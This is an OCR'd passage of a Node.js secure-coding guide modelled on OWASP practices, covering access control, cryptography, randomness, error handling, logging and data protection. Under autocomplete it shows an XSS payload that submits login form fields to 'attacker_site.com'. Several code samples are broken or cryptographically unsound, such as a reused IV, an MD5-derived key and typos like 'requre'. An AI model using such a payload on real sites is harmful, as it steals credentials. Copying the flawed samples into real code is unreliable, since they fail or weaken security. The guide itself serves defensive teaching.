


You have visited this page 1 times

One request, 34 B (transferred: 34 B), 66 ms

```
200   GET   /   localhost:3000

Request URL: http://localhost:3000/
Request method: GET
Remote address: ::1:3000
Status code: 200 OK [Learn More]
Version: HTTP/1.1

Response headers (328 B)
  x-powered-by: "Express"
  Content-Type: "text/html; charset=utf-8"                                   [Learn More]
  Content-Length: "34"                                                       [Learn More]
  Etag: "W/\"22-uEDrsbAJvNIrCaq7HH82Xtb1/dq\""                               [Learn More]
  Set-Cookie: "ssid=s%3A-CKFJh2AOCsnzS8s7mKk...2BJdjJBseQ; Path=/; HttpOnly"  [Learn More]
  Date: "Sun, 13 Aug 2017 15:16:01 GMT"                                      [Learn More]
  Connection: "keep-alive"                                                   [Learn More]
Request headers (470 B)
  Host: "localhost:3000"                                                     [Learn More]
  User-Agent: "Mozilla/5.0 (X11; Fedora; Lin... Gecko/20100101 Firefox/54.0"  [Learn More]
```

and the next one, the database entry on `sessions` tables:



```
SELECT * FROM sessions;
```

sid	expired	sess
-CKFJh2AOCsnzS8s7mKkdf4FaRZ_55Xh	1502723761539	{"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":true,"path":"/","counter":1

Please note that even this sample application is served over HTTP, we did set the 'Secure' cookie attribute - this does not prevent the application from running and when switching to HTTP (may on production), the attribute won't be forgotten (of course, you can set it conditionally based on, for example, `process.env.NODE_ENV`).

1. For a complete list of Directives visit Set-Cookie on MDN ↩

Access Control

When dealing with access controls, the first step is to use only trusted system objects for access authorization decisions.

In case of a failure, access control should fail securely. More details on this can be found in the Error Logging section.

If the application cannot access its configuration information, all access to the application should be denied.

Authorization controls should be enforced on every request, including server-side scripts in addition to requests from client-side technologies such as AJAX or Flash.

It is also important to properly separate privileged logic from the rest of the application code.

Additional important operations where access controls must be enforced in order to prevent unauthorized users from gaining access are:

- Files and other resources
- Protected URLs
- Protected functions
- Direct object references
- Services
- Application data
- User and data attributes and policy information

Here is a small example of how to restrict some application routes to authenticated users, using Express Node.js web application framework

```
function isAuthenticated (req, res, next) {
  if (req.session && req.session.auth === true) {
    return next();
  }

  res.redirect(302, '/account/signin');
}

// ...

req.get('/', isAuthenticated, (req, res, next) => {
  res.end();
});
```

In order to help to enforce a role and attribute based access control for Node.js, it is possible to use the accesscontrol package. The following code from the accesscontrol package shows how to implement different roles and permissions:

```
var ac = new AccessControl();

ac
  .grant('user')            // define new or modify existing role
    .createOwn('video')
    .deleteOwn('video')
    .readAny('video')
  .grant('admin')           // switch to another role without breaking the chain
    .extend('user')         // inherit role capabilities. also takes an array
    .updateAny('video', ['title'])
    .deleteAny('video');

// check permissions
router.get('/videos/:title', (req, res, next) => {
  const permission = ac.can(req.user.role).readAny('video');
```

```
    if (permission.granted) {
      Video.find(req.params.title, (err, data) => {
        if (err || !data) return res.status(404).end();

        // filter data by permission attributes and send.
        res.json(permission.filter(data));
      });
    } else {
      // resource is forbidden for this user/role
      res.status(403).end();
    }
  });
```

When implementing these access controls, it's important to verify that the server-side implementation and the presentation layer representations of access control rules match.

If *state data* needs to be stored on the client-side, it's necessary to use encryption and integrity checking in order to prevent tampering.

Application logic flow must comply with the business rules.

When dealing with transactions, the number of transactions a single user or device can perform in a given period of time must be above the business requirements but low enough to prevent a user from performing a DoS type attack.

It is important to note that using only the `referer` HTTP header is insufficient to validate authorization and should only be used as a supplemental check.

Regarding long authenticated sessions, the application should periodically re-evaluate the user's authorization to verify that the user's permissions have not changed. If permissions have changed, log the user out and force him to re-authenticate.

Your application should implement account auditing in order to comply with safety procedures, e.g. disable user accounts 30 days after a password's expiration date.

The application must also support the disabling of accounts and termination of sessions when a user's authorization is revoked. (e.g. role change, employment status, etc.).

When supporting external service accounts and accounts that support connections *from* or *to* external systems, these accounts must run on the lowest level of privilege possible.

Cryptographic Practices

Let's make the first statement as strong as your cryptography should be - **hashing and encrypting are two different things**.

There's a general misconception and most of the time hashing and encrypting are used interchangeably, incorrectly. They are different concepts and they also serve different purposes.

Hashing

A hash is a string or number generated by a (hash) function from source data

```
hash = F(data)
```

The hash has fixed length and its value vary widely with small variations in input (collisions may still happen). A good hashing algorithm won't allow a hash to turn into its original source[1]. MD5 is the most popular hashing algorithm, however security-wise BLAKE2 is considered the strongest and most flexible. That being said, BLAKE2 has very little support in Node.js, but for demonstration purposes we will use the `blakejs` package. If for any reason we cannot use it, we fallback to SHA-256.

Example using `blakejs`

```
const blake = require('blakejs');

console.log(blake.blake2bHex('JS - Secure Coding Practices'));
// prints 0b72e001aa51f2f0ae9c7aca563596551bb8f1b3cbb48b5be509e998e71587152eaa62db361f5060f03a96a713588d60c1646
54659bb5993a5908b187646e063

console.log(blake.blake2sHex('JS - Secure Coding Practices'));
// prints bd3eb89e82ccfb45677b507aec93b5262768c879a60d2f158bf25a11d7fab07f
```

The blakejs package and its documentation is available here.

Example of `SHA256` hashing using Node.js's `crypto` library:

```
const crypto = require('crypto');
const pass = "SecretPassword";

const hash = crypto.createHash('sha256').update(pass).digest('base64');

console.log(hash);
// Result: 1LyW5Lkjdw11Aeifiajm5Nh7th8dKnk53ncqd6IhpNs=
```

So remeber, when you have something that you don't need to know its content, only if it's what it is supposed to be (such as checking file integrity after download), you should use hashing[2]

Encryption

On the other hand, encryption turns data into variable length data using a key

```
encrypted_data = F(data, key)
```

Unlike the hash, we can compute `data` back from `encrypted_data` applying the right decryption function and key

```
data = F⁻¹(encrypted_data, key)
```

Encryption should be used whenever you need to communicate or store sensitive data, which you or someone else needs to access later for further processing. A 'simple' encryption use case is the HTTPS - Hyper Text Transfer Protocol Secure.

AES is the *de facto* standard when it comes to symmetric key encryption. This algorithm, as many other symmetric ciphers, can be implemented in different modes.

You'll notice in the code sample below, GCM (Galois Counter Mode) was used, instead of the more popular (in cryptography code examples, at least) CBC/ECB. The main difference between GCM and CBC/ECB is the fact that the former is an **authenticated** cipher mode, meaning that after the encryption stage, an authentication tag is added to the ciphertext, which will then be validated **prior** to message decryption, ensuring the message has not been tampered with.

The code sample of `AES-256-GCM` encryption and decryption using the `crypto` module:

```
const crypto = require('crypto');

// generate a new IV for each encryption
const iv = crypto.randomBytes(12)M

// generate salt
const salt = crypto.randomBytes(64);

// the masterkey - Example only!
const masterkey = "09Kssa22daVsF2jSV5brIHu1545Kjs82";

function encrypt (text) {
  // create the cipher
  const cipher = crypto.createCipheriv('aes-256-gcm', masterkey, iv);

  // encrypt the plaintext
  let encrypted = cipher.update(text, 'utf8', 'hex');

  // we are done writing data
  encrypted += cipher.final('hex');

  // get authentication tag (GCM)
  const tag = cipher.getAuthTag();

  return {
    content: encrypted,
    tag: tag
  };
}

function decrypt (encrypted) {
  // initialize deciphering
  const decipher = crypto.createDecipheriv('aes-256-gcm', masterkey, iv);

  // set our authentication tag
  decipher.setAuthTag(encrypted.tag);

  // update ciphertext content
  let dec = decipher.update(encrypted.content, 'hex', 'utf8');

  // finalize writing of data and set encoding
  dec += decipher.final('utf8');

  // return plaintext
  return dec;
}

let result = encrypt("JS - Secure Coding Practices");
console.log(result);
// b08fc897face59992f901acf0dc21c745640fe9989bf988318d15145
```

```
result = decrypt(result);
console.log(result);
// JS - Secure Coding Practices
```

There are also packages for this purpose. One of the most popular is `node-forge` and for completeness we will also show how an example using it. Note that `node-forge` consists of a native implementation of the TLS protocol, a set of cryptographic utilities, and a set of tools for developing web apps that require many network resources.

Let's see how the `aes-256-cbc` encryption/decryption can be achieved using `node-forge` :

Encryption

```
const forge = requires('node-forge');

// generate a random key and IV
// Note: a key size of 16 bytes will use AES-128, 24 => AES-192, 32 => AES-256
const key = forge.random.getBytesSync(16);
const iv = forge.random.getBytesSync(16);

// encrypt some bytes using GCM mode
const cipher = forge.cipher.createCipher('AES-GCM', key);
cipher.start({
  iv: iv, // should be a 12-byte binary-encoded string or byte buffer
  additionalData: 'binary-encoded string', // optional
  tagLength: 128 // optional, defaults to 128 bits
});
cipher.update(forge.util.createBuffer(someBytes));
cipher.finish();

const encrypted = cipher.output;
const tag = cipher.mode.tag;

// outputs encrypted hex
console.log(encrypted.toHex());

// outputs authentication tag
console.log(tag.toHex());

// continues below
```

Decryption

```
// continuation of the previous snippet

// decrypt some bytes using GCM mode
const decipher = forge.cipher.createDecipher('AES-GCM', key);
decipher.start({
  iv: iv,
  additionalData: 'binary-encoded string',  // optional
  tagLength: 128,                           // optional, defaults to 128 bits
  tag: tag                                  // authentication tag from encryption
});
decipher.update(encrypted);

const pass = decipher.finish();

// pass is false if there was a failure (e.g. authentication tag didn't match)
if (pass) {
  // outputs decrypted hex
  console.log(decipher.output.toHex());
}
```

On the other hand, you have public key cryptography or asymmetric cryptography which makes use of the following pairs of keys - public and private. Public key cryptography is less *performant* than symmetric key cryptography for most cases, so its most common use-case is sharing a symmetric key between two parties using asymmetric cryptography, so they can then use the symmetric key to exchange messages encrypted with symmetric cryptography.

Aside from `AES`, which is 90's technology, it supports more modern symmetric encryption algorithms which also provide authentication, such as `chacha20poly1305`.

Another interesting package in Node.js is `sodium`. This is a reference to Dr. Daniel J. Bernstein's NaCl library, which is a very popular modern cryptography library. It's essentially a port of the Libsodium encryption library to Node.js. The `sodium` package is comprised of implementations of NaCl's abstractions for sending encrypted messages for the two most common use-cases:

- Sending authenticated, encrypted messages between two parties using public key cryptography
- Sending authenticated, encrypted messages between two parties using symmetric (*aka* secret-key) cryptography

It is very advisable to use one of these abstractions instead of direct use of AES, if they fit your use-case.

It's also important to note that as of writing this, the `sodium` library has no implementation of memory allocation functions.

Please note you should "*establish and utilize a policy and process for how cryptographic keys will be managed*", protecting "*master secrets from unauthorized access*". That being said, your cryptographic keys shouldn't be hardcoded in the source code (as it is on this example).

Node.js's crypto module collects common cryptographic constants, and supports all cipher suits that are part of `OpenSSL` as stated in the documentation:

> The algorithm is dependent on `OpenSSL`, examples are `aes192`, etc. On recent `OpenSSL` releases, `openssl list-cipher-algorithms` will display the available cipher algorithms.

---

1. Rainbow table attacks are not a weakness on the hashing algorithms. ↩

2. Consider reading the Authentication and Password Management section about "*strong one-way salted hashes*" for credentials. ↩

Pseudo-Random Generators

In OWASP Secure Coding Practices, you'll find what seems to be a really complex guideline: "*All random numbers, random file names, random GUIDs, and random strings should be generated using the cryptographic module's approved random number generator when these random values are intended to be un-guessable*", so let's talk about those "random numbers".

Cryptography relies on some randomness, but for the sake of correctness, what most programming languages provide out-of-the-box is a pseudo-random number generator. JavaScript's Math.random() is not an exception.

An example of pseudo-random number generation using `Math.random()` :

```
function getRandomArbitrary (min, max) {
  const _min = Math.ceil(min);
  const _max = Math.floor(max);

  return Math.floor(Math.random() * (_max - _min) + _min);
}

const max = 1000
const min = 0

console.log(getRandomArbitrary(min,max))
```

Because Math.random() is a pseudo-random number generator they use a Seed, like many others. This Seed is **solely** responsible for the randomness of the pseudo-random number generator -- if it is known or predictable, the same will happen to generated number sequence.

You should carefully read the documentation when it states that:

> `Math.random()` does not provide cryptographically secure random numbers. Do not use them for anything related to security. Use the `Web Crypto API` instead, and more precisely the `window.crypto.getRandomValues()` method.

In Node.js, we can use the `crypto.randomBytes` to generate pseudo-random numbers. But this requires some precautions, namely, the direct usage of it.

So, why does the direct usage lead to problems? Due to a possible "bias" in random value generation. A great article with additional information written by user joepie91 on github.com can be found here.

So, how can we generate a cryptographically secure random values? There are two ways we can approach this problem, each more suited for a specific purpose.

First, using the UUID version 4. UUID stands for `Universally unique identifiers` and consists of a 128 bit number.

In Node.js, there are several packages that can be used to generate a UUID. The most popular is `uuid` and can be found here.

The package is very easy to use, as shown in the sample below:

```
const uuid = require('uuid/v4');
const uuid1 = uuid();

console.log(uuid1);
// a61903ff-bb29-4846-849d-0da018892da4
```

Another option is to generate a cryptographically secure value using the `crypto` module. In this module, there's a method called `randomBytes` that returns a buffer with randomly generated values.

Looking at the documentation we can see we need some parameters being passed along to generate our random value:

```
crypto.randomBytes(size[, callback])
```

So let's look at example of it's usage. Taken from the documentation:

```
const crypto = require('crypto');

// Generate a 256 byte random value
crypto.randomBytes(64, (err, buf) => {
  if (err) {
    throw err;
  }

  console.log(buf.toString('hex'));
  // 87273bd2e76021481ddb3a0aa562c182149015d91edff850b41a98b67ba77b49c87c6c32bc756fe24865d7398629fc52358e2b8711
63b217d8bddee5707a6043
});
```

Note that although in the example we chose the encoding to be `hex` it could also be `base64` , `ascii` , `utf-8` , `utf16le` / `ucs2` or `binary` .

You may notice that running crypto.randomBytes is slower than Math.random but this is expected - the fastest algorithm isn't always the safest. Crypto's `randomBytes` is also safer to implement; an example of this, is the fact that you *CANNOT* seed crypto/rand, the library uses OS-randomness for this, preventing developer misuse.

If you're curious about how using `Math.random` can lead to problems, a great article has been written about a problem in Chrome's V8 Engine related to its use. You can read it here.

So remember, if randomness is crucial (like in cryptography or token generation), don't use `Math.random()` . Instead, use `crypto.randomBytes()` .

Finally, it's important to establish and use a policy and process for cryptographic key management. For example, a specialist is in charge of the key generation and management, as well as responsible for deploying them to production servers. So, if possible, consider a central key management system with distributed execution.

Error Handling and Logging

Error handling and logging are an essential part of an application and infrastructure protection. When Error Handling is mentioned, it is referring to the capture of any errors in our application logic that may cause the system to crash, unless handled correctly. On the other hand, Logging details all the operations and requests that occur on our system. Logging not only allows the identification of all operations that have occurred, but it also helps determine which actions need to be taken to protect the system. Since attackers sometimes attempt to remove all traces of their actions by deleting logs, it's critical that logs are centralized.

The scope of this section covers the following:

- Error Handling
- Logging

Error Handling

In this section of the document, we cover the best practices for error handling in JavaScript. Like with any robust application, error handling is essential.

The first part consists of an overview of how JavaScript handles errors. In the second part, we will provide code examples for different types of error handling in JavaScript.

Overview

JavaScript has an `Error` constructor that creates an error object. Per usual, when a runtime exception occurs, an error is thrown. The syntax is the following:

```
new Error([message[, filename[, lineNumber]]])
```

The resulting error object can also be used for user-defined exception.

An important distinction to keep in mind is related to the nature of the error. Errors can be the result of `Operational Errors` or `Programmer errors`.

`Operational errors` are errors related to operations which *might* fail. This means that the application logic is correct, but an unexpected error occurred. Examples of this include Input/Output (I/O) errors, network problems, out of memory, etc.

The other types of errors are called `Programmer errors`, and these are related to logic bugs in the application's code. These errors are a result of a problem in the application's code. Yet despite being able to correct the issue by changing the code, they can't be handled properly since the problem stems from mistakes in the code. Examples of this include accessing properties of an "undefined" variable, type confusion (passing to a function an unexpected data type), etc.

In Node.js, there are three main ways to deliver errors:

- `throw` the error (exception)
- Passing the error to a `callback()`, a function used to handle errors and the results of asynchronous operations
- Using an `EventEmitter` to emit an `error` event

Also, it is important to understand the difference between `error` and `exception`. Errors can be constructed then passed directly to another function or *thrown*. If an `error` is *thrown*, it becomes an exception.

In plain synchronous JavaScript, the syntax of an exception tends to be the following:

```
throw new Error('Some error.');
```

Throwing exceptions is not a common pattern of JavaScript or Node.js's core. Instead, most native APIs pass `Error` as an argument to the callback function

```
callback(new Error('Some error'));
```

The usage of `callback()` is due to the asynchronous nature of JavaScript and the associated errors that can occur.

In synchronous operations like I/O errors, all exceptions should be caught not only due to good practices, but also to ensure that if the application fails, it fails on a controlled fashion.

As an example, consider this **incorrect** way to read a file:

```
const fs = require('fs');

const content = fs.readFileSync('/tmp/missing-file.txt');
```

Notice that there is no error catching. By ignoring errors, if the application fails, there's no way to ensure it failed in a controlled way, since we have no way of knowing if anything went wrong.

So be careful and always catch exceptions in synchronous operations.

The correct way to write the previous code in order to catch exceptions is:

```
const fs = require('fs');

try {
  const content = fs.readFileSync('/tmp/missing-file.txt');
} catch (e) {
  console.error('ups... something went wrong');
}
```

ES6 introduced `promises`. The simplest way to look at `promises` is to see them as "a proxy for a value not necessarily known when the promise is created."

What this means is that by using `promises`, there are several advantages for the developer.

Mainly:

- No more callback pyramids aka "callback hell"
- No more error handling every second line
- No more reliance on external libraries for simple operations like getting the result of a loop

IMPORTANT NOTE: Not everything is good news, one of the biggest caveats that developers have to keep in mind when using `promises` is that any exception thrown within a `then` handler, a `catch` handler or within the function passed to `new Promise`, will be silently disposed unless handled manually.

Consider the following code:

```
function validateUser () {
  return new Promise ((resolve, reject) => {
    getUser().then(user => {
      getUserPassword(user).then(userpassword => {
        checkPassword(userpassword).then(validated => {
          resolve(validated)
        });
      });
    });
  });
}
```

By using promises, we can re-write our previous code in the following manner. Please note that we are still not handling errors:

```
function validateUser () {
  return getUser()
    .then(getUserPassword)
    .then(checkPassword)
}
```

Now the same code, using promises and handling errors:

```
function validateUser () {
  return getUser()
```

```
    .then(getUserPassword)
    .then(checkPassword)
    .catch(fallbackForRequestFail); // error handling
}
```

With the release of ES6, `async` / `await` allows developers to write asynchronous code in a synchronous fashion

```
app.post('/login', (req, res, next) => {
  const user = req.body.user;
  const password = req.body.password;

  // input validation omitted for brevity

  db.Users.find({user: user, password: password}, (err, user_acc) => {
    if (err) {
      logger.error(err);
      return res.status(400).send('Login failed');
    }

    user_acc.getUserDetails(user_acc, (err, user_acc) => {
        if (err) {
          logger.error(err);
          return res.status(400).send('Login failed');
        }

        user_acc.userLoginLog(user_acc, (err) => {
          if (err) {
            logger.error(err);
            return res.status(400).send('Login failed');
          }

          res.send(user_acc);
        });
    });
  });
});
```

Can now be written as:

```
app.post('/login', async (req, res, next) => {
  const user = req.body.user;
  const password = req.body.password;

  try {
    const user_acc = await db.Users.find({user: user, password: password});
    const user_acc.details = await user_acc.getUserDetails(user_acc);

    await user_acc.userLoginLog(user_acc);

    res.send(user_acc);
  } catch (err) {
    logger.error(err);
    return res.status(400).send('Login failed');
  }
});
```

It is also good practice to implement custom error messages or custom error pages as a way to make sure that no information is leaked when an error occurs.

The following examples implement a custom error page for web applications based in Express Node.js web application framework

```
const express = require('express')
const app = express();
```

```
app.enable('verbose errors');
app.use(app.router);

app.use((req, res, next) => {
  res.status(404);

  // respond with html page
  if (req.accepts('html')) {
    res.render('404', { url: req.url });
    return;
  }

  // respond with json
  if (req.accepts('json')) {
    res.send({ error: 'Not found' });
    return;
  }

  // default to plain-text. send()
  res.type('txt').send('Not found');

  // Routes
});
```

The final way in which we will demonstrate to capture errors is by using `EventEmitter`.

If you're using event oriented programming or code that deals with streams, an error handler should be present. `EventEmitters` fire an error event that can be captured. The following is an example of `EventEmitter` using `promises`:

```
const EventEmitter = require('events');

class Emitter extends EventEmitter {}

const myEmitter = new Emitter();
const logger = console;

myEmitter.on('error', (err) => {
  logger.error('Unexpected error.');
});

myEmitter.emit('error', new Error('Something went wrong.'));

// In case of an unhandled exception, terminate gracefully.
// Using promises.
process.on('uncaughtException', (error, promise) => {
  logger.error('Uncaught exception!', { error: error, promise: promise });
  process.exit(1);
});
```

Another important detail to keep in mind is to guarantee that no sensitive information is within the error responses. This includes no system details, session identifiers, account information, stack traces or debug information.

Finally, it is necessary to ensure that in case of an error associated with the security controls, by default, access is denied.

Logging

Logging should always be handled by the application and should not rely on server configuration.

All logging should be implemented by a master routine on a trusted system and developers should ensure that no sensitive data is included in the logs (e.g. passwords, session information, system details, etc.) nor is there any debugging or stack trace information.

Additionally, logging should cover both successful and unsuccessful security events with an emphasis on important log event data.

Important event data most commonly refers to:

- All input validation failures
- All authentication attempts, especially failures
- All access control failures
- All apparent tampering events, including unexpected changes to state data
- All attempts to connect with invalid or expired session tokens
- All system exceptions
- All administrative functions, including changes to security configuration settings
- All backend TLS connection failures and cryptographic module failures

Below is a brief source code sample using the popular winston package.

```
const winston = require('winston');
winston.add(winston.transports.File, {filename: 'my-log.log'});

// check login attempt status
switch (loginAttemptStatus) {
  case LOGIN_SUCCESS:
    // log successful login
    winston.log('info', 'User logged in!');

    // using winston.info()
    winston.info('User logged in!');
    break;
  case LOGIN_FAILURE:
    // log failed login attempt
    winston.warn("Unsuccessful login.");
    break;
  default:
    winston.error("Unknown login status");
  }
```

Another important aspect of logging is log rotation. This can be added to the above sample, using the winston-daily-rotate-file package.

As alternative packages for logging you may want to have a look at

- log4js
- bunyan

In case of HTTP request logging, morgan is the most popular package. Its usage is very simple, as demonstrated below using Express Node.js framework

```
const express = require('express');
const morgan = require('morgan');
const app = express();

app.use(morgan('combined'));

app.get('/', (req, res) => {
  res.send('hello, world!');
});
```

To access morgan's documentation, please visit its page on npm.

From the log access perspective, only authorized individuals should have access to the logs.

Developers should also make sure that a mechanism which allows log analysis is set in place, also to guarantee that no untrusted data will be executed as code in the intended log viewing software or interface.

One of the most popular open source tools for this is the ELK stack: Elasticsearch, Logstash and Kibana. More information regarding this can be found here.

As a final step to guarantee log validity and integrity, a cryptographic hash function should be used as an additional step to ensure no log tampering has taken place.

The following example shows a working example of log file signing and validating, using `SHA256` and the `crypto` package.

There are three parts to this algorithm:

- Computing the digest
- Signing the digest
- Verifying the signature

In the first part of our program, we'll make use of the `crypto` module to compute the digest:

```
const crypto = require('crypto');
const fs = requre('fs');
const path = require('path');

const hasher = crypto.createHash('sha256');

const pathname = path.resolve(__dirname, 'logs', 'logfile.log');
const rs = fs.createReadStream(pathname);

rs.on('data', data => hasher.update(data));

rs.on('end', () => {
  // Part 2 - See below
});
```

In the second part, we'll make use of the `crypto` module to compute the digest and sign.

```
const digest = hasher.digest('hex');
const privKey = fs.readFileSync('private_key.pem');
const signer = crypto.createSign('RSA-SHA256');

signer.update(digest);

const signature = signer.sign(privKey, 'base64');
```

And finally, when we need to verify our signature, we can decrypt the signature and compare the result to the digest of the file as shown below:

```
const pubKey = fs.readFileSync('public_key.pem');
const verifier = crypto.createVerify('RSA-SHA256');
const testSig = verifier.verify(pubKey, signature, 'base64');
```

```
  const verified = testSig === digest;
```

Data Protection

Nowadays, one of the most important things in security is data protection. You don't want something like:

In a nutshell, data from your web application needs to be protected,. Therefore, in this section we will take a look at the different ways to secure it.

One of the first things you should take care of is creating and implementing the right privileges for each user and restrict them to strictly the functions they really need.

For example, consider a simple online store with the following user roles:

- *Sales user*: Permission only to view catalog
- *Marketing user*: Allowed to check statistics
- *Developer*: Allowed to modify pages and web application options

Also, in the system configuration (aka webserver), you should define the right permissions.

The main thing is to define the right role for each user - web or system.

Role separation and access controls are further discussed in the Access Control section.

Remove Sensitive Information

Temporary and cache files containing sensitive information should be removed as soon as they're not needed. If you still need some of them, move them to protected areas and/or encrypt them. This includes all authentication verification data, even on the server-side.

Last but not least, when using encryption, make sure you are using well vetted algorithms. More information in the Cryptographic Practices section.

Comments

Sometimes developers leave comments like *To-do lists* in the source-code, and sometimes, in the worst case scenario, developers may leave credentials.

```
// secret API endpoint - /api/mytoken?callback=myToken
console.log("Just a random code")
```

In the above example, the developer has an endpoint in a comment which, if not well protected, could be used by a malicious user.

URL

Passing sensitive information using the HTTP GET method leaves the web application vulnerable because:

1. Data could be intercepted if not using HTTPS by MITM attacks
2. Browser history stores the user's information. If the URL has session IDs, pins or tokens that don't expire (or have low entropy), they can be stolen.

```
const http = require('http');

const options = {
  host: 'www.mycompany.com',
  path: '/api/mytoken?api_key=000s3cr3t000'
};

const callback = (response) => {
  let str = '';

  // another chunk of data has been recieved, so append it to `str`
  response.on('data', (chunk) => {
    str += chunk;
  });

  // the whole response has been recieved, so we just print it out here
  response.on('end', () => {
    console.log(str);
  });
}

http.request(options, callback).end();
```

If your web application tries to get information from a third-party website using your `api_key` , it could be stolen if anyone is listening within your network. This is due to the lack of HTTPS and the parameters being passed through GET.

Also, if your web application has links to the example site:

```
http://mycompany.com/api/mytoken?api_key=000s3cr3t000
```

It will be stored in your browser history so, again, it can be stolen.

Solutions should always use HTTPS. Furthermore, try to pass the parameters using the POST method and, if possible, use one time only session IDs or token.

Information Is Power

You should always remove application and system documentation on the production environment. Some documents could disclose versions or even functions that could be used to attack your web application (e.g. Readme, Changelog, etc.)

As a developer, you should allow the user to remove sensitive information that is no longer used. Imagine if the user has an expired credit card on their account and would like to remove it - your web application should allow it.

All information that is no longer needed must be deleted from the application.

It is also critical to ensure that no server-side source code can be downloaded or accessed by a user.

Encryption Is the Key

Every bit of highly sensitive information should be encrypted in your web application. See the Cryptographic Practices section for more information regarding algorithms and their usage.

Getting different permissions for accessing the code and limiting the access for your source-code is the best approach.

Do not store passwords, connection strings (see example for how to secure database connection strings on Database Security section) or other sensitive information in clear text or in any non-cryptographically secure manner on the client side.

This includes embedding in insecure formats (e.g. Adobe Flash or compiled code).

A small example of `aes-256-cbc` encryption in Node.js using the `crypto` module:

```
const crypto = require('crypto');

// get password's md5 hash
const password = 'test';
const password_hash = crypto.createHash('md5').update(password, 'utf-8').digest('hex').toUpperCase();
console.log('key=', password_hash); // 098F6BCD4621D373CADE4E832627B4F6

// our data to encrypt
const data = 'Sample text to encrypt';
console.log('data=', data);

// generate random initialization vector
const iv = crypto.randomBytes(16)
console.log('iv=', iv);

// encrypt data
const cipher = crypto.createCipheriv('aes-256-cbc', password_hash, iv);
const encryptedData = cipher.update(data, 'utf8', 'hex') + cipher.final('hex');
console.log('encrypted data=', encryptedData.toUpperCase());
```

Output will be:

```
key= 098F6BCD4621D373CADE4E832627B4F6
data= Sample text to encrypt
iv= <Buffer d7 98 9a 54 a0 e6 bc 45 f3 7f bc 33 c2 0f 7d 00>
encrypted data= 83640168A86A9F2BC0BEEEDEB39756E195EF3D0758A3262F012697C3D718B039
```

Disable What You Don't Need

Another simple and efficient way to mitigate attack vectors is to guarantee that any unnecessary applications or services are disabled in your systems.

Autocomplete

According to Mozilla documentation, you can disable `autocomplete` in the entire form by using:

```
<form method="post" action="/form" autocomplete="off">
```

Or in a specific form element:

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

This is especially useful for disabling `autocomplete` on login forms. Imagine a case where a Cross-Site Scripting vector is present in the login page. If the malicious user creates a payload like:

```
window.setTimeout(() => {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}
), 10000);
```

It will send the autocomplete form fields to the `attacker_site.com` .

Cache

Cache control in pages that contain sensitive information should be disabled.

This can be achieved by setting the corresponding header flags.
The following snippet shows how to do this in an `express` application:

```
const express = require('express');

const app = express();

// ...

app.use((req,res,next) => {
  res.header('Cache-Control', 'private, no-cache, no-store, must-revalidate');
  res.header('Pragma', 'no-cache');

  next();
});

// ...
```

The `no-cache` value tells the browser to revalidate with the server before using any cached response. It does not tell the browser to *not cache*.

On the other hand, `no-store` value is really - *Hey stop caching!* - and must not store any part of the request or response.

The `Pragma` header is there to support HTTP/1.0 requests.

Communication Security

When approaching communication security, developers should be certain that the channels used for communication are secure.

Types of communication include server-client, server-database, as well as all backend communications. These must be encrypted to guarantee data integrity and confidentiality. Failure to secure these channels allows known attacks like Man-in-the-Middle (MitM) attacks, which let's criminals intercept and read the traffic in these channels.

The scope of this section covers the following communication channels:

- SSL/TLS

SSL/TLS

`SSL/TLS` are two cryptographic protocols (TLS is SSL's successor) that allow encryption over otherwise unsecure communication channels. The most common usage of `SSL/TLS` is for sure `HTTPS` : Hyper Text Transfer Protocol Secure.

These cryptographic protocols ensure that the following properties apply to the communication channel:

- Privacy
- Authentication
- Data Integrity

SSL/TLS protocols are available through Node.js' tls module.

In this section, we will focus on the Node.js implementation and its usage. Although the theoretical part of the protocol design and its cryptographic practices are beyond the scope of this article, additional information is available in the Cryptography Practices section of this document.

As a reminder, TLS protocol should be used to protect sensitive information manipulated by your application such as credentials, Personally Identifiable Information (PII) and credit card numbers.

In general, it is strongly recommended to use only HTTPS instead of switching back and forth between HTTP and HTTPS.

TLS or HTTPS

In Node.js, you have two distinct modules to create a server using `SSL/TLS` :

- `tls`
- `https`

In fact, https module literally implements "HTTP over TLS" as it depends on both the `http` and `tls` modules to provide an HTTP server capable of handling secure connections[1].

The following is a simple example of an HTTP server using the `tls` module capable of handling secure connections

```
const tls = require('tls');
const fs = require('fs');

const options = {
  key: fs.readFileSync('/my/certs/safe/location/key.pem'),
  cert: fs.readFileSync('/my/certs/safe/location/cert.pem'),
};

